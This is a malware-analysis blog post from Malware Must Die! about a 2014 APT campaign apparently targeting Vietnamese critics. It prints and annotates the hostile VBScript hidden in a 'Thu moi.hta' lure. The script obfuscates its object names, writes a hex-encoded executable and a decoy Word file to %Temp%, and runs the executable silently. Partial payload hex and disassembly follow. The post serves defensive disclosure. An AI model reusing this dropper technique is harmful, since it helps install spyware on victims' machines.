Malware Must Die!

Semper legerent "Salve Regina" ante venatione malware

Saturday, August 23, 2014

Another country-sponsored #malware: Vietnam APT Campaign

The background

This is a team work analysis, we have at least 5 (five) members involved with this investigation. The case that is about to be explained here is an APT case. Until now, we were (actually) avoiding APT cases for publicity in Malware Must Die! posts. But due to recent progress in *"public privacy violation or power-abuse/bullying"* malware cases, we improved our policy, so for several cases fit to*"a certain condition"*, i.e. malware developed by *"powerful actors with budget"* aiming weak victims including the APT method, or, intimidation for public privacy cases using a crafted-malware, are going to be disclosed and reported here ***"ala MMD"***, along w/public criminal threat too. So don't use malware if you don't want to look BAD :-)

This case is NOT a new threat, for the background this threat was written in the Infosec Island blog, written by By Eva Galperin and Morgan Marquis-Boire in the good report of article: "Vietnamese Malware Gets Very Personal" which is posted several months ago, access is in here-->[LINK], the post was very well written as heads up for this threat. Also, there are similar article supported to this threat and worth reading beforehand like:

https://www.hostragon.com/shadowy-pro-government-hacking-squad-spying-vietnamese-bloggers/


http://english.vietnamnet.vn/fms/science-it/102484/chinese-hackers-set-malware-to-trap-vietnamese-internet-users.html

http://www.nytimes.com/aponline/2014/01/20/world/asia/ap-as-vietnam-online-wars.html

You can consider this post is made as additional for the previous writings, to disclose deeper of what public and the victims actually SHOULD know in-depth about the malicious activity detail, that is performed by this malware. To be more preventive in the future for the similar attack that is possibly occurred.

We suspect a group with good budget is in behind of this malware, aiming and bullying privacy of specific individuals who against one country's political method. In a glimpse, the malware, which is trying hard to look like a common-threat, looks like a simple backdoor & connecting/sending some stuffs to CNC. But if you see it closely to the way it works, you will be amazed of the technique used to fulfill its purpose, and SPYING is the right word for that purpose.

The sample we analyzed in this post was received from the victims side, we picked the one file called "Thu moi.7z" which contains the "Thu moi.hta" snipped below:



Name	Date modified	Type	Size
Thu moi.7z	2014/08/17 22:33	WinRAR archive	401 KB
Thu moi.hta	2013/01/26 1:41	HTML Application	1,338 KB


```
3aefa7a49e75e871959365ce65e60037 .¥Thu moi.7z
6e667d6c9e527ada1a3284aa333d954d .¥Thu moi.hta
```

..which was reported as the latest of this series.

From the surface, if "Thu moi.hta" file is being executed (double clicked), it will extract (drop) and opening a Microsoft Word DOC file, to camouflage the victim to make them believe that they are opening an archived document file, while what had actually happened is, in the background a series of infection activities happened in the victim's PC.

Malware installer scheme


How the file was extracted from "Thu moi.hta" is by utilizing a simple embedded VB Script, you can see it started in the line 307 (of that .hta sample file) as per shown below in any text editor you pick:



```
 ····F 3    ﾀ     F    Microsoft Word 97-2003 Document
 MSWordDoc    Word.Document.8  · ｨq
                                                 ! ·<HTA:APPLICATION WINDOWSTATE='minimize' SHOWIN
TASKBAR='no'/><script language=vbscript>
on error resume next
os="Sc"
ws="WS"
os=os & "ript"
ws=ws & "cript.S"
os=os & "ing.F"
ws=ws & "hell"
os=os & "ileSy"
os=os & "stemObject"
function kefbrrg()
dim i, n, s
```


At the starting part of this script. you can see three points was used to camouflage, which are : (1) The usage of the long white space to cover the evil script start tag from the eye-sight, (2) the effort to minimize the "window" for the shell used to run this evil VB Script, and (3) the effort to NOT showing the window taskbar during the script running.

I will try to peel the evil script used, with the explanation I commented within the lines, as per below:



```
'// #MalwareMustDie! This is the vb script embedded in the word file
'// used in APT attack as email attachedment sent to the targeted victim.

on error resume next

'// -----------------------------------------
'// Function to burp random filename..
'// -----------------------------------------
function kefbrrg()
dim i, n, s

'// randomize numbers.....
randomize
n = (((rnd() * 1000) mod 6) + 4)

'// assembly random strings with "n" seeds
For i=0 to n
  s = s & chr(((rnd() * 1000) mod 26) + 97)
Next

'// value of this filename is...(randomize).exe
kefbrrg= s & ".exe"

end function

'// -----------------------------------------
'// Obfuscation for file System Onject &
'// script executable command..
'// -----------------------------------------

os="Sc"
ws="WS"
os=os & "ript"
ws=ws & "cript.S"
os=os & "ing.F"
ws=ws & "hell"
os=os & "ileSy"
os=os & "stemObject"

'// Result:
'// os = Scripting.FileSystem.Object
'// ws = WScript.Shell

'// check..."os" and "ws"
'// Wscript.Echo os & " | " & ws


Set o=CreateObject(os)
Set s=CreateObject(ws)

```


So, the script was design to keep on running in any run time error. You will meet the function forming the randomized strings for an "exe" filename. You can see how this script generate the *"random seed"*to be used for randomizing the strings used for filename, and how it merged *filename* with the *".exe"*extension afterwards. Then the script is obfuscating the WScript's (the Windows OS interpreter engine for running a VB Script) commands to form an object of file system, and the shell for execution a windows command/executable file(s).



```
51 '// pumping those to o and s from now on..
52 '// o = calling File System Object (os)
53 '// s = calling execution Shell (ws)
54 
55 '// ----------------------------------------
56 '// Injecting the Malware File
57 '// in the /tmp.
58 '// ----------------------------------------
59 
60 '// assembly string for tmp path & filename..
61 p1=o.GetSpecialFolder(2)&"¥¥" & kefbrrg()
62 
63 '// Checking the file name here..
64 Wscript.Echo "Filename: " & p1
65 
66 t=split("4D,5A,90,0,3,0,0,0,4,0,0,0,FF,FF,0,0,B8,0,0,0,0,0,0,0,40,0,0,0,0,0,0,0,
67 ,0,0,F0,0,0,0,E,1F,BA,E,0,B4,9,CD,21,B8,1,4C,CD,21,54,68,69,73,20,70,72,6F,67,72,
   0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,2E,74,65,78,74,0,0,0,CF,12,2,0,0,10,0,0,0,14,2,
   0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
   ,E2,1B,2,C0,32,C2,81,F9,C8,CE,46,0,7C,DD,C7,5,A0,C2,46,0,63,0,0,0,C7,5,6C,F4,46,
   ,DA,46,0,C1,C8,8,89,81,A0,CA,46,0,C1,C8,8,89,81,A0,C6,46,0,83,C1,4,81,F9,0,4,0,0,
   [...]
68 ,8,33,34,33,38,33,54,33,58,33,6C,33,74,33,7C,33,84,33,8C,33,94,33,9C,33,A4,33,AC,
   6C,3F,70,3F,74,3F,78,3F,7C,3F,88,3F,8C,3F,90,3F,94,3F,98,3F,9C,3F,A0,3F,A4,3F,A8,
69 ,1C,0,0,0,4,30,8,30,B0,30,D0,30,EC,30,8,31,28,31,4C,31,6C,31,0,0,0,0,0,0,0,0,0,0,
   0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
   ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
   0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
   ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
   0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
   ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
   0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
70 
71 '// The HEX writing for this EXE File (p1)
72 
73 Set f=o.CreateTextFile(p1,True)
74 For i=0 To UBound(t)
75 v = Int("&H"&t(i))
76 f.Write chr(v)
77 Next
78 f.close
79 
```

The line 48 & 49 of the script is to declare the file object & shell mentioned above in the variable **"os"**and **"ws"**. And following by defining the windows temporary folder as file's path added by the function's generated randomized name as filename+extension. To make sure of what these variables generated values, I am using break points formed by Wscript.Echo trick to burp its value in a pop-up.

The VB Script is creating the EXE file as per previously described above, declared it as an object**"p1"**. Then you can see blob of binary codes to be written as HEX to form a file, by using the combination of commands in VB script. This method is commonly used as technique to write a malware binary in VB Script. But this one is a well-thought one.




```
 80 '// ----------------------------------------↓
 81 '// Obfuscation for file System Onject &↓
 82 '// script executable command..↓
 83 '// Injecting the second drop (Doc loi.doc) ↓
 84 '// ----------------------------------------↓
 85 ↓
 86 os="Sc"↓
 87 ws="WS"↓
 88 os=os & "ript"↓
 89 ws=ws & "cript.S"↓
 90 os=os & "ing.F"↓
 91 ws=ws & "hell"↓
 92 os=os & "ileSy"↓
 93 os=os & "stemObject"↓
 94 Set o=CreateObject(os)↓
 95 Set s=CreateObject(ws)↓
 96 p=o.GetSpecialFolder(2)&"¥Doc loi.doc"↓
 97 t=split("D0,CF,11,E0,A1,B1,1A,E1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,3E,0,3,0,FE,FF,9
 98 FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,|
    ,0,0,0,0,13,0,0,0,0,0,0,13,0,0,0,0,0,0,13,0,0,94,0,0,0,94,13,0,0,C,0,0,0,0,13
    ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,7B,14,0,0,0,0,0,0,E3,17,0,0,0,0,0,|
 99 ,FF,FF,FF,FF,0,0,0,0,E0,C2,E2,4E,DE,FA,CD,1,0,0,0,0,0,0,0,0,FF,FF,FF,FF,0,0,0,0,D
    [...]↓
100 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,12,0,2,0,FF,FF,FF,FF,FF,FF,FF,FF
    FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,|
    FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,|
    ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,|
101 ↓
102 '// Then write the above doc file...↓
103 ↓
104 Set f=o.CreateTextFile(p,True)↓
105 For i=0 To UBound(t)↓
106 v = Int("&H"&t(i))↓
107 f.Write chr(v)↓
108 Next↓
109 f.close↓
110 ↓
111 '// ----------------------------------------↓
112 '// Running the injected malware files...↓
113 '// p1 = binary malware, p2 = doc file..↓
114 '// ----------------------------------------↓
115 ↓
116 rs = s.run ( """" & p & """" , 1, FALSE)↓
117 s.run """" & p1 & """" , 0, TRUE↓
118 '// window.close↓
119 [EOF]
```


The next lines is explaining the same method used for HEX file-writing. Yes, it wrote another file, and declaring it as object **"p"**, but this one is using the static variable name "Doc Loi.doc" which is using the %Temp% path too (noted: GetSpecialFolder(x) where x=2 means %Temp%).

Here's the punchline, the last part of codes (lines 116 and 117) you will see the script is performing execution of object "p" (the .doc file) and without waiting it just run the "p1" (the .exe malware).

We recheck the run result of any decoding method we did. In this case I just commented the line 116 and 117 and..as per expected, this script runs and minimizing the window w/o taskbar title:




And it creates those two files (before execution). I run it many times for fun..NO!" ..for "analysis" (Uhm!), so I can extract randomized injected files to check is it polymorphic or not (and..of course..it is not, NOT with this plain Hex writing crap).



Doc loi.doc	35 KB	2014/08/23 3:41
mgdkgpiab.exe	428 KB	2014/08/23 3:41
kopkt.exe	428 KB	2014/08/23 3:40
mrpwz.exe	428 KB	2014/08/23 3:40
emxbk.exe	428 KB	2014/08/23 3:39
meztqqi.exe	428 KB	2014/08/23 3:37
puoqnik.exe	428 KB	2014/08/23 3:36
ylnaqsjku.exe	428 KB	2014/08/23 3:36

Further, we also formed the binary file-injecting itself from hex-strings directly from the script as per snipped below, to study the possibility of a miss-writing that can happened during forming the PE extraction, the test was done with the same result. A snip of scratch used (thanks to MMD DE team):



```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00 0E 1F BA 0E 00 B4
09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20
69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D D 0A 24 00 00 00 00 00 00 00 9C D8 DF 9B D8 B9 B1 C8 D8 B9 B1 C8 D
B9 B1 C8 D1 C1 35 C8 D9 B9 B1 C8 B7 CF 2F C8 C9 B9 B1 C8 B7 CF 1B C8 5E B9 B1 C8 D1 C1 22 C8 D3 B9 B1 C8
D8 B9 B0 C8 50 B9 B1 C8 B7 CF 1A C8 E2 B9 B1 C8 B7 CF 1E C8 CD B9 B1 C8 B7 CF 2C C8 D9 B9 B1 C8 52 69 63
68 D8 B9 B1 C8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4C 01
05 00 08 20 1F 4A 00 00 00 00 00 00 00 00 E0 00 02 01 0B 01 0A 00 00 14 02 00 00 98 04 00 00 00 00 00 B2
06 01 00 00 10 00 00 00 30 02 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00
00 00 00 00 00 40 07 00 00 04 00 00 00 00 00 00 02 00 40 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00
00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 EC 84 02 00 78 00 00 00 00 00 07 00 88 08 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 07 00 F8 1A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 69 02 00 40 00 00 00 00 00 00 00 00 00 00 00
00 30 02 00 FC 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2E 74 65
78 74 00 00 00 CF 12 02 00 00 10 00 00 00 14 02 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00
00 60 2E 72 64 61 74 61 00 00 60 60 00 00 00 30 02 00 00 62 00 00 00 18 02 00 00 00 00 00 00 00 00 00 00
00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00 E0 5A 04 00 00 A0 02 00 00 02 04 00 00 7A 02 00 00 00 00 00
00 00 00 00 00 00 00 00 40 00 00 C0 2E 72 73 72 63 00 00 00 88 08 00 00 00 00 07 00 00 0A 00 00 00 7C 06
00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2E 72 65 6C 6F 63 00 00 BA 29 00 00 00 10 07 00 00 2A
00 00 00 86 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 55 8B EC 6A FE 68 58 78 42 00 68 80 64 41 00 64 A1 00 00 00 00 50 83 EC 10 53 56
57 A1 20 A5 42 00 31 45 F8 33 C5 50 8D 45 F0 64 A3 00 00 00 00 89 65 E8 C7 45 E4 FF FF FF FF 33 FF 89 7D
FC 57 FF 15 FC 30 42 00 8B D8 3B DF 74 57 8B 43 3C 03 C3 81 38 50 45 00 00 75 4A 89 7D E0 0F B7 48 06 3B
F9 7D 3F 8D 14 BF 8D B4 D0 F8 00 00 00 8B 4E 0C 03 C8 8B 56 08 03 D1 39 55 08 73 13 8B 55 08 3B D1 72 0C
```


We also check bit-by-bit to make sure which samples belong to which installers, since this malware looks hit some victims / more than one time.

So what does this ".exe" malware do?

Polymorphic self-copy & new process spawner


I picked the .exe file dropped by this .hta installer with the MD5 hash f38d0fb4f1ac3571f07006fb85130a0d, this malware was uploaded to VT about 7 months ago.

The malware is the one was dropped by the installer, you can see the same last bits before blobs of "00" hex were written in the malware binary as per snipped and red-marked color in the VB script mentioned in the previous section:



```
[0x00069e00:0x00472800]>
6A000   E8 3C EC 3C F0 3C F4 3C F8 3C FC 3C 00 3D 04 3D
6A010   08 3D 0C 3D 10 3D 14 3D 18 3D 1C 3D 20 3D 24 3D
6A020   28 3D 88 3D 98 3D A8 3D B8 3D C8 3D EC 3D F8 3D
6A030   FC 3D 00 3E 04 3E 08 3E 0C 3E 10 3E 58 3F 5C 3F
6A040   60 3F 64 3F 68 3F 6C 3F 70 3F 74 3F 78 3F 7C 3F
6A050   88 3F 8C 3F 90 3F 94 3F 98 3F 9C 3F A0 3F A4 3F
6A060   A8 3F B0 3F B4 3F B8 3F BC 3F C0 3F C4 3F C8 3F
6A070   CC 3F D0 3F D4 3F D8 3F DC 3F E0 3F E4 3F E8 3F
6A080   EC 3F F0 3F F4 3F F8 3F FC 3F 00 00 00 B0 02 00
6A090   50 00 00 00 00 30 04 30 08 30 0C 30 10 30 14 30
6A0A0   18 30 1C 30 20 30 24 30 28 30 2C 30 30 30 34 30
6A0B0   38 30 3C 30 40 30 44 30 48 30 4C 30 50 30 54 30
6A0C0   58 30 5C 30 64 30 68 30 6C 30 70 30 74 30 78 30
6A0D0   7C 30 80 30 84 30 88 30 90 30 94 30 00 A0 06 00
6A0E0   1C 00 00 00 04 30 08 30 B0 30 D0 30 EC 30 08 31
6A0F0   28 31 4C 31 6C 31 00 00 00 00 00 00 00 00 00 00
6A100   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
6A110   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

This binary is having an interesting functionality. There's so much to write from it..but I will go to important highlights, or this post is going to be a book. Among all usual malicious tricks for evasion & "reverse/debug checking" tricks used, it was designed to detect the way it was called. When it was initially executed as the form of the dropped .exe from the .hta installer it will delete the original file and rewrite itself to the %Temp% folder using the random Hex-filename with ".tmp" extension, below is the partial writing codes snipped for it:



```
0x040AB11 | push    esi  ; contains path of this exe
0x040AB12 | call    ds:PathFileExistsW  ;
0x040AB18 | test    eax, eax
0x040AB1A | jz      short loc_40AB91
